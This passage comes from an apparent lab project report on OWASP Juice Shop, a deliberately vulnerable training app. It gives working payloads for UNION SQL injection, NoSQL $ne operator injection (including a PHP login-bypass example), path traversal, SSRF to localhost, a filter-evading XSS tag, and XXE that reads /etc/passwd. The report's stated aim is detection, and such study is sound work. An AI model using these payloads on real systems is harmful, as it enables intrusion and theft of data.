


Figure 52. The Juice Shop product-search feature — the endpoint targeted by the UNION-based SQL injection.

Through the product-search API, append a UNION query that reads SQLite's catalogue table:

```
GET /rest/products/search?q=banana')) UNION SELECT sql,2,3,4,5,6,7,8,9 FROM sqlite_master--
```




Figure 53. Reference: the SQLite schema table (sqlite_schema) that the UNION query is crafted to read.

Proof: the response contains CREATE TABLE … statements — the full database schema has leaked.




Figure 54. SQL injection — the response leaks the full schema (CREATE TABLE statements).

4.4.3 NoSQL injection — Challenge "NoSql Manipulation"

Challenge / goal: abuse the review-update API, which builds its query object directly from the JSON body.




Figure 55. NoSQL injection — the Juice Shop product-review feature, the attack's target.




Figure 56. Burp — intercepting the PATCH /rest/products/reviews update request.




Figure 57. Juice Shop source — the review-update route (app.patch '/rest/products/reviews').



```
module.exports = function productReviews () {
  return (req, res, next) => {
    const user = insecurity.authenticatedUsers.from(req)
    db.reviews.update(
      { _id: req.body.id },
      { $set: { message: req.body.message } },
      { multi: true }
    ).then(
      result => {
        utils.solveIf(challenges.noSqlReviewsChallenge, () =>
        utils.solveIf(challenges.forgedReviewChallenge, () =>
        res.json(result)
      }, err => {
        res.status(500).json(err)
      })
  }
}
```

Figure 58. The vulnerable handler — db.reviews.update() trusts req.body.id and updates with multi:true.



Simple MongoDB Injection in PHP

For a basic authentication bypass, the attacker can try to enter MongoDB operators in field values, for example `$eq` (equals), `$ne` (not equal to) or `$gt` (greater than). Here's an unsafe way to build a database query in a PHP application, with the parameter values taken directly from a form:

```
$query = array("user" => $_POST["username"], "password" =>     $_POST["password"]);
```

If this query is then used to check login credentials, the attacker can abuse PHP's built-in associative array processing to inject a MongoDB query that always returns true and bypass the authentication process. This may be as simple as sending the following POST request:

```
username[$ne]=1&password[$ne]=1
```

PHP will translate this into an array of arrays:

```
array("username" => array("$ne" => 1), "password" =>     array("$ne" => 1));
```

When sent as a MongoDB query to a user store, this will find all users where the user name and password are not equal to 1, which is highly likely to be true and may allow the attacker to bypass authentication.

Figure 59. Reference: how a MongoDB operator ($ne / $gt) turns an id lookup into an always-true match.

In Burp, intercept the PATCH to /rest/products/reviews and replace the scalar id with a MongoDB **operator object**:

```
PATCH /rest/products/reviews
{ "message": "owned", "id": { "$ne": -1 } }
```

Proof: $ne: -1 (not-equal-to −1) matches **every** review, so this one request overwrites the message on all product reviews — the operator was interpreted as query logic, not as data.




Figure 60. NoSQL injection — $ne:-1 matches every review, so one request rewrites them all.

4.4.4 Local File Inclusion — Challenge "Local File Read"

Challenge / goal: read a file off the server through the GDPR data-erasure feature.

Steps :

1. Submit a random **GDPR erasure request** from the account page, and **intercept the POST /dataerasure** in Burp.




Figure 61. Local File Inclusion — intercepting the GDPR data-erasure request that carries the layout parameter.

2. **Fuzz the parameters.** The layout parameter turns out to be processed as a file path — sending an **invalid** value returns:

```
500 Internal Server Error
Error: ENOENT: no such file or directory
```

The error reveals the server reads from <root>/juice-shop/views/<layout>.




Figure 62. Local File Inclusion — an invalid layout value reveals the server reads from /juice-shop/views/<layout>.

3. **Traverse and read a known file** by pointing layout up and out to package.json:

```
POST /dataerasure   (application/x-www-form-urlencoded)
email=test%40test.com&securityAnswer=test&layout=../package.json
```




Figure 63. Local File Inclusion — the traversal payload layout=../package.json reads a file outside the views directory.

Proof: the response body returns the contents of package.json ("name":"juice-shop"…) — a file outside the intended directory has been read.

4.4.5 Server-Side Request Forgery — Challenge "SSRF"

Challenge / goal: make the server fetch a URL of the attacker's choosing. The profile image can be set *by URL*, and the server retrieves it — so the request originates from inside the trusted environment. In Burp, intercept POST /profile/image/url and set the imageUrl to an internal target (Juice Shop on localhost, or a public request-bin to confirm the outbound fetch):

```
POST /profile/image/url   (urlencoded)
imageUrl=http://localhost:3000/…
```




Figure 64. Server-Side Request Forgery — the profile image-URL feature fetching an attacker-supplied URL.

Proof: the server performs the fetch on the attacker's behalf.

4.4.6 Cross-Site Scripting — Challenge "CSP Bypass"

Challenge / goal: get script to execute despite the Content-Security-Policy.




Figure 65. Burp — inspecting /profile and its Content-Security-Policy, the control the CSP-bypass must defeat.




Figure 66. Burp — setting the profile image URL to a crafted value that loosens the CSP (script-src).

In Burp, intercept POST /profile and set the username to a doubled-tag payload:

```
POST /profile   (urlencoded)
username=<<script>sscript>alert(`xss`)</script>
```




Figure 67. Cross-Site Scripting — the obfuscated <script> payload in the username field.




Figure 68. Cross-Site Scripting — the injected script executes (alert fires) despite the CSP.

The doubled <<script>sscript> is a filter-evasion trick: when the app strips the inner <script> the remainder reassembles into a working tag.

Proof: alert('xss') executes when the profile renders.

4.4.7 XML External Entity — Challenge "file upload"

Challenge / goal: abuse the XML file-upload feature, whose parser resolves external entities, to read a local file. Upload an XML file whose DTD defines an external entity pointing at /etc/passwd:




Figure 69. The malicious XML (xxe.xml) declaring an external entity: DOCTYPE/ENTITY SYSTEM file:///etc/passwd.

Submitted as a multipart file to POST /file-upload. Juice Shop marks the route deprecated and answers 410, but it **parses the entity first** and echoes the file back in the error body. **Proof:** the response contains root:x:0:0… — a local file has been disclosed.




Figure 70. XML External Entity — uploading the payload to POST /file-upload.

4.5 Web-Layer Detection & Monitoring

Executing the attacks is only half of Scenario 1. The point of the project is to **see** them. This section first sets out how web-layer detection should be approached in general, then describes exactly what we built.

How web-layer detection should be done (reverse proxy, the visibility gap, and WAFs)

Nginx as a reverse proxy

